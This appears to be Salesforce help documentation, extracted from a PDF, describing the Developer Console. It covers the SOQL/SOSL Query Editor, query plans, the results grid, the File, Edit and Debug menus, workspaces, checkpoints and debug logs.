You can use the **Query Editor** in the Developer Console to execute a SOQL query or SOSL search on the data in your organization. A SOQL query retrieves data from a single object or multiple related objects in the database. You can execute a SOQL query immediately after data is added to the database. A SOSL query is a free-form text search that retrieves multiple related or unrelated objects and fields. Using SOSL, you can retrieve data for a specific term that exists within a field. And, SOSL can tokenize multiple terms to find relevant records. It can take several minutes for data to be indexed before you can execute a query and get results.

The Developer Console User Interface

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.

Open the Developer Console

It takes only a couple of clicks to open the Developer Console from Salesforce Classic or Lightning Experience. The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To use the Developer Console:	API Enabled AND View All Data
To view, retain, and delete debug logs:	View All Data
To execute anonymous Apex:	Author Apex
To use code search and run SOQL or SOSL on the query tab:	API Enabled
To save changes to Apex classes and triggers:	Author Apex
To save changes to Visualforce pages and components:	Customize Application
To save changes to Lightning resources:	Customize Application

- To open the Developer Console from Salesforce Classic: Click ***Your Name***, then click **Developer Console**.
- To open the Developer Console from Lightning Experience: Click the quick access menu (), then click **Developer Console**.

Developer Console Functionality

The Developer Console can help with many of your development tasks.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To use the Developer Console:	API Enabled AND View All Data
To view, retain, and delete debug logs:	View All Data
To execute anonymous Apex:	Author Apex
To use code search and run SOQL or SOSL on the query tab:	API Enabled

USER PERMISSIONS NEEDED	
To save changes to Apex classes and triggers:	Author Apex
To save changes to Visualforce pages and components:	Customize Application
To save changes to Lightning resources:	Customize Application

Debugging and Troubleshooting

The Developer Console provides a convenient set of tools for efficiently tracking down logical issues.

- View Logs: Use the Logs tab to view a list of logs. Open logs in the Log Inspector. Log Inspector is a context-sensitive execution viewer in the Developer Console. It shows the source of an operation, what triggered the operation, and what occurred next. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.
- Set and View Checkpoints in Apex Code: Use the Developer Console to set checkpoints to identify the source of errors. For example, if you want to understand why a certain request generates an error, you can review the execution, identify the offending logic, and set a checkpoint. When you execute the process again, you can inspect the request at that specific point to understand in detail how to improve your code. While the Developer Console can't pause execution like a traditional debugger, it provides much of the same visibility and reduces the need to add `System.debug` statements.

Editing and Navigating Source Code

The Developer Console allows you to browse, open, edit, and create source code files.

- Browse Packages in Your Organization: Navigate the contents of packages created in your organization.
- View and Edit Apex Classes and Triggers: Open and edit Apex triggers and classes, and open a read-only view of your custom object definitions.
- View and Edit Lightning Components: Open and edit Lightning resources, such as an application, component, event, or interface.
- View and Edit Visualforce Pages and Components: Open and edit Visualforce pages and components.
- Use the Source Code Editor: Open a working set of code files and switch between them with a single click.
- Format Your Code Files: You can use the Prettier code formatter to format your Aura components in Developer Console.
  To prettify the code in an open file, select **Edit** | **Fix Code Formatting**. Or, press Ctrl+Alt+F. To configure your code-formatting settings, select **File** | **Preferences** and then adjust the settings whose names begin with **Prettier:**. For information about these settings, see Options in the Prettier documentation.

  Note Fix Code Formatting isn't available in Internet Explorer.

Testing and Validating Performance

The Developer Console has various features dedicated to testing code and analyzing performance.

- Test Apex Code: Use the Developer Console to check code coverage and run Apex tests, including unit tests, functional tests, regression tests, and so on. To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, and send no emails. Such methods are flagged with the `@isTest` annotation in the method definition. Unit test methods must be defined in test classes, that is, classes annotated with `@isTest`.
- Inspect Logs for Performance Issues: Log Inspector is a context-sensitive execution viewer in the Developer Console. It shows the source of an operation, what triggered the operation, and what occurred next. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic. Open a debug log and view the aggregated performance of an operation in the Performance Tree. The Executed Units panel breaks up the request by time and type. It categorizes the timings by methods, queries, workflows, callouts, DML, validations, triggers, and pages, giving you a clear idea of where to find performance issues. Use the Timeline panel to see a timeline view of the overall request and walk through the events for a given block. The Limits panel provides a summary view of resources used and maps them against your allocated request limits.

Executing SOQL and SOSL Queries

The Developer Console provides a simple interface for managing SOQL and SOSL queries.

- Edit and Execute SOQL and SOSL Queries: Use the **Query Editor** to query data from your organization.
- View Query Results: Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.

See Also


Open the Developer Console
The Developer Console User Interface
Developer Console File Menu
Logs Tab
Examples of Using the Log Inspector
Prettier Docs: Options

Developer Console Query Editor

You can use the **Query Editor** in the Developer Console to execute a SOQL query or SOSL search on the data in your organization. A SOQL query retrieves data from a single object or multiple related objects in the database. You can execute a SOQL query immediately after data is added to the database. A SOSL query is a free-form text search that retrieves multiple related or unrelated objects and fields. Using SOSL, you can retrieve data for a specific term that exists within a field. And, SOSL can tokenize multiple

terms to find relevant records. It can take several minutes for data to be indexed before you can execute a query and get results.

In the Developer Console Query Editor, the History pane displays your last 10 queries for quick reuse. Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.



Execute a SOQL Query or SOSL Search

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

Retrieve Query Plans

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.

Query Results Grid

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

See Also

Developer Console Functionality

Execute a SOQL Query or SOSL Search

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

1. Enter a SOQL query or SOSL search in the Query Editor panel.
2. If you want to query tooling entities instead of data entities, select **Use Tooling API**.
3. Click **Execute**. If the query generates errors, they are displayed at the bottom of the Query Editor panel. Your results display in the Query Results grid in the Developer Console workspace.
4. **Warning** If you rerun a query, unsaved changes in the Query Results grid are lost.

   To rerun a query, click **Refresh Grid** or click the query in the History panel and click **Execute**.

For information on query and search syntax, see the SOQL and SOSL Reference.

See Also

- Developer Console Query Editor
- Retrieve Query Plans
- Query Results Grid

Retrieve Query Plans

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.


To enable the Query Plan button in the Query Editor, click **Help** | **Preferences**, set **Enable Query Plan** to `true`, and then click **Save**.

To get Query Plans for SOQL queries, enter your query and click the **Query Plan** button in the Query Editor.

The Query Plan window displays all query operations and the cost of each. The Notes pane displays all notes that are available for your highest ranked query plan, which is the query plan that's currently in use.

To view query plans for reports or list views, complete these steps.

1. Find the ID of your report or list view in its URL.



2. Enter the report or list view ID in the Query Editor, and then click **Query Plan**.
3. Inspect the query plan for your report or list view.

See Also

- Developer Console Query Editor

Execute a SOQL Query or SOSL Search
Query Results Grid

Query Results Grid

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

- To open a record in the results, click the row and click **Open Detail Page**. To edit the record, click **Edit Page** to jump to the record in Salesforce.
- To create a record, click **Insert Row**. Enter the information and click **Save Rows**.


  Note To insert a row, the query results must contain all the required fields for the object. The required fields must be simple text or number fields. If these conditions aren't met, a blank row is created but you can't save it. In this case, click **Create New** to create a record.
- To edit a record within the Query Results grid, double-click the row. Make your changes and click **Save Rows**.
- To delete a record, select the related row and click **Delete Row**.

See Also

Developer Console Query Editor
Execute a SOQL Query or SOSL Search
Retrieve Query Plans

The Developer Console User Interface

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.



The Developer Console is organized into these sections:

- Menubar
- Workspace with a tab for each open item
- Logs, Tests, and Problems panel

Tip To see a list of Developer Console keyboard shortcuts, click **Help** | **Shortcut Keys** or press CTRL+SHIFT+?.

Developer Console User Interface: Menu Bar

The menu bar contains menus that give you access to most of the important functionality.

Developer Console User Interface: Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

Developer Console User Interface: Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs.

Developer Console Command Line Reference

The Developer Console includes a command line for various useful commands.

See Also

Developer Console Functionality

Developer Console User Interface: Menu Bar

The menu bar contains menus that give you access to most of the important functionality.

- The **Help** menu includes links to the online help, a reference page of shortcut keys, and the Developer Console preferences page.

Developer Console File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages and components, and static resources (text, XML, JavaScript, or CSS). It includes these options.

Open Types with the File Open Window

You can browse and open your application code and data objects from the Developer Console Open window.

Developer Console Edit Menu

The Developer Console **Edit** menu allows you to search and edit your code files. It includes these options.

Developer Console Debug Menu

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes these options.

Developer Console File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages and components, and static resources (text, XML, JavaScript, or CSS). It includes these options.

- **New**: Creates a resource and opens it in the Source Code Editor. You can create these resources:
  - Apex class or trigger; To create an Apex trigger, first select the object to associate with the trigger.
  - Lightning application, component, event, interface, or tokens bundle
  - Visualforce page or component
  - Static resource file (text, XML, JavaScript, or CSS)
- **Open**: Launches a File Open window that allows you to browse and open your application code and data objects.
- **Open Resource**: Launches an Open Resource window that allows you to search for files by name.
- **Open Lightning Resources**: Launches an Open Lightning Resources window that allows you to search for Lightning components resources by name.
- **Open Log**: Opens the selected log in the Log Inspector. You can also access logs from the Logs tab.
- **Open Raw Log**: Opens the selected log, in plain text.
- **Download Log**: Saves a text copy of the selected log to your local machine.
- **Save**: Saves the item in the active tab.
- **Save All**: Saves changes in all the tabs open in your workspace. Use this option to save a set of dependent changes.
- **Delete**: Deletes the item in the active tab. You can only delete Apex classes, triggers, Visualforce pages, and static resource files.

- **Close**: Closes the active tab.
- **Close All**: Closes all the tabs open in your workspace. If any tab contains unsaved changes, you are prompted to save them.


Note As of API version 45.0, you can build Lightning components using two programming models: Lightning Web Components, and the original model, Aura Components. Lightning web components are custom HTML elements built using HTML and modern JavaScript. Lightning web components and Aura components can coexist and interoperate on a page. You cannot develop Lightning web components in the Developer Console.

See Also

Open Types with the File Open Window
Source Code Editor
Object Inspector

Open Types with the File Open Window

You can browse and open your application code and data objects from the Developer Console Open window.



To navigate to an item in the Open window:

1. In the Setup Entity Type column, click the type of the item you want to find.
2. In the Entities column, scroll and find the item to examine.
   To filter the displayed items, click the **Filter** text box and enter the filter criteria to match.
3. To see related items in the Related column, click the item once.
   For example, click an object to see the Apex classes that use it.
4. To open the item in a new tab, double-click it or select it and click **Open**.
   Code files open in the Source Code Editor, while data objects open in Object Inspector view.

You can browse and open the contents of packages in your org in the **File** | **Open** window. You can see the complete contents of packages and open the code files and custom objects contained in a package. You can see package items, such as custom fields and validation rules, in the list, but you can't view them

in detail.

Note You can't view or edit the contents of managed packages that you've installed in your org. You can browse, open, and edit the classes, objects, and other entities in your installed unmanaged packages as if you had created those entities yourself. The Packages entity type includes only packages that you've created, not managed or unmanaged packages that you've installed.

See Also

- Source Code Editor
- Log Inspector
- Object Inspector

Developer Console Edit Menu

The Developer Console **Edit** menu allows you to search and edit your code files. It includes these options.

- **Find**: Searches the current view for the selected text. If no text is selected, opens a browser find dialog.
- **Find Next**: Finds the next match for the selected or specified text in the current view.
- **Find/Replace**: Finds and replaces the selected or specified text in the current view.
- **Search in Files**: Opens a search dialog to search the contents of all code files.
- **Fix Indentation**: Corrects the indentation in the current code file.

Developer Console Debug Menu

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes these options.

- **Open Execute Anonymous Window**: Opens a new window that allows you to enter Apex code for testing.
- **Execute Last**: Executes the most recent entry in the Enter Apex Code window.
- **Switch Perspective**: Selects the perspective from the list of available standard and custom perspectives.
- **View Log Panels**: Displays a list of available panels for use in a perspective.
- **Perspective Manager**: Opens the Perspective Manager.
- **Save Perspective**: Saves any changes you've made to the current perspective since it was open.
- **Save Perspective As**: Saves a copy of the current perspective with a different name.
- **Auto-Hide Logs**: Select this option to clear existing logs when the page is refreshed.
- **Show My Current Logs Only**: Deselect this option (selected by default) to see all logs saved for your organization, including newly generated logs created by other users.
- **Show My Current Checkpoints Only**: Deselect this option (selected by default) to display all checkpoints currently saved for your organization, including newly generated ones created by other users.
- **Clear**: Select **Log Panel**, **Checkpoint Results Panel**, or **Checkpoint Locations** to erase current data from the cache and refresh the display.
- **Resume Updating**: Renews the connection to the server. This option is only shown if polling has been

interrupted due to inactivity.
- **Change Log Levels**: Opens the log settings dialog to define logging levels for future requests.

Note Some options in the **Debug** menu are not accessible until a log has been generated.

See Also

Executing Anonymous Apex Code
Log Inspector
Managing Perspectives in the Log Inspector
Debug Log Levels

Developer Console User Interface: Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.


You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

The **Workspace** menu includes all the necessary links:

- **Switch Workspace**: Allows you to select from your org's saved workspaces.
- **New Workspace**: Creates a new workspace. Enter a name for the workspace and click OK. Open the resources that you want in the workspace. The workspace will be saved when you switch to a different workspace or close the Developer Console.
- **Rename Current Workspace**: Overwrites the current workspace with the name you enter.
- **Workspace Manager**: Opens a popup window that allows you to browse, open, create, and delete your org's workspaces.

You can open the following types of resources in the Developer Console workspace:

- Logs open in the Log Inspector.
- Checkpoints open in the Checkpoint Inspector.
- Apex classes and triggers, and Visualforce pages and components open in the Source Code Editor.
- Organization metadata and other non-code resources open in the Object Inspector.
- Query results listed on the Query Editory tab open in an editable Query Results grid.
- Finished test runs listed on the Test tab open in a Test Results view.

To collapse unused panels, use the  buttons. When collapsed, you can click a panel to temporarily reveal and use it. When your cursor moves out of the panel, it collapses automatically.

When you switch to a different workspace or close the Developer Console, the state of the tabs (and the panels within the tabs) in the current workspace is saved. If you have not created a workspace, the configuration is saved as the Default workspace.

Navigating Between Tabs

To move left and right through tabs in the workspace, click the appropriate tab or use the following keyboard shortcuts:

- Left: CTRL+Page Up
- Right: CTRL+Page Down

Navigating View History

To move backward and forward through your view history, click the < > buttons or use the following keyboard shortcuts:

- Backward: CTRL+,
- Forward: CTRL+.

Clicking < (or CTRL+) moves through the previously viewed tabs in the order that you viewed them. The > button only becomes active when you are viewing your history.

See Also

The Developer Console User Interface
Source Code Editor

Developer Console User Interface: Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs.

- The **Progress** tab displays all asynchronous requests in real time. To see only the operations that are in progress, select **Hide Finished Runs**. To terminate any deployments that haven't finished, click **Cancel All Deployments**. When you terminate a deployment, a residual polling thread appears in the Progress tab with a short delay. Partial deployments are not possible. To clear the polling task immediately, refresh the Developer Console.
- The **Problems** tab shows the details of compilation errors in the Source Code Editor. Changes you make are compiled and validated in the background. While you're editing code, an error indicator displays beside lines that contain errors. Click a row in the **Problems** tab to jump to the line of code that caused the error.

Note After twenty minutes of inactivity, the Developer Console stops polling for new logs, test runs, and checkpoints. To resume updates, click **Debug** | **Resume Updating**.

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex

processing, workflow, callouts, and validation logic.

View State Tab


The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.

Tests Tab

Use the Developer Console to set up test runs, run tests, and check Apex code coverage.

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.



Checkpoints

This list displays the checkpoints currently available for review. Select **Debug | My Current Checkpoints Only** to only display checkpoints you've created since opening the Developer Console. Deselect this option to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.

Each checkpoint in the list displays this information:

Column	Description
Namespace	The namespace of the package containing the checkpoint.
Class	The Apex class containing the checkpoint.
Line	The line number marked with the checkpoint.
Time	The time the checkpoint was reached.

Right click any column header to sort the information in the column. You can also select which columns you want displayed in the Checkpoints list.

To open a checkpoint, double-click it. The checkpoint opens in the Checkpoint Inspector.

Checkpoint Locations

This list provides the location of each checkpoint in the source code. Each item in the list displays this

information:

Column	Description
File	The name of the Apex class that contains the checkpoint.
Line	The line number marked with the checkpoint.
Iteration	If the checkpoint is in a loop, this value indicates the iteration at which the checkpoint is captured.

By default, the iteration is 1, which means that the checkpoint is saved the first time the line of source code executes. You can use a different iteration, for example, to investigate why a loop does not terminate when expected. To change the iteration, click the cell you want to change and enter a new number. Only one checkpoint will be captured for a specific line of code, no matter how many times it's executed during a request.

Set checkpoints locations from the Source Code Editor. Checkpoint locations persist until you click **Clear** or until you close the Developer Console.


See Also

- Debug Logs
- Set Checkpoints in Apex Code
- Overlaying Apex Code and SOQL Statements
- Checkpoint Inspector
- Developer Console Functionality

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.

The Developer Console automatically polls for the current user's debug logs and lists them on the Logs tab. For example, if you have validation rules associated with inserting a record and you insert a new record, the Developer Console captures a debug log for the request and adds it to the list.



- To open the selected log in the Log Inspector, select **File** | **Open Log** or double-click the log on the Logs tab. Use the Log Inspector to review a debug log, evaluate Apex code, track DML, monitor performance, and more.
- To open the selected log in a text editor, select **File** | **Open Raw Log**. Or, right-click a log on the Logs tab and select **Open Raw Log**. String values that are truncated to 512 characters in the Log Inspector aren't truncated in raw logs.

- To filter the visible logs, click **Filter** and type the text you want included in the list. For example, if you want to see debug logs from a specific user, type that user's name. The filter is case-sensitive.
- To remove all logs from the list, click **Debug** | **Clear** | **Log Panel**.
- By default, the **Logs** tab displays only new logs generated by the current user. To see all debug logs saved for your organization, including newly generated logs created by other users, click **Debug** and deselect **Show My Current Logs Only**.
- To automatically hide all existing logs the next time the page is refreshed, click **Debug** and select **Auto-Hide Logs**.
- To download a copy of the selected log as a text file, click **File** | **Download Log**. The default name for the file is `apex.log`.
- To prevent logs from loading when you open the Developer Console, go to **Help** | **Preferences** and set **Prevent Logs on Load** to **true**.

Note User logs are configured from the Debug Log page in your org. From Setup, enter *Debug Logs* in the **Quick Find** box, then select **Debug Logs**.

Setting Logging Levels

Logging levels determine how much request information is saved in a debug log. Parsing a large log can take a long time. To reduce the size of a log, adjust the logging level. Use verbose logging for code you're reviewing. Use terse logging for code you're not interested in.

To specify logging levels for future requests, click **Debug** | **Change Log Levels**. This page allows you to define trace flags and debug levels.

To override the default log levels for a specific class or trigger, or to set up logging for a user, add a trace flag that includes a duration and a debug level.

To save your changes and close the window, click **Done**.

Note If you are debugging using checkpoints, set the Apex Code logging level to FINER or FINEST. (Do not use FINEST for deployment.)

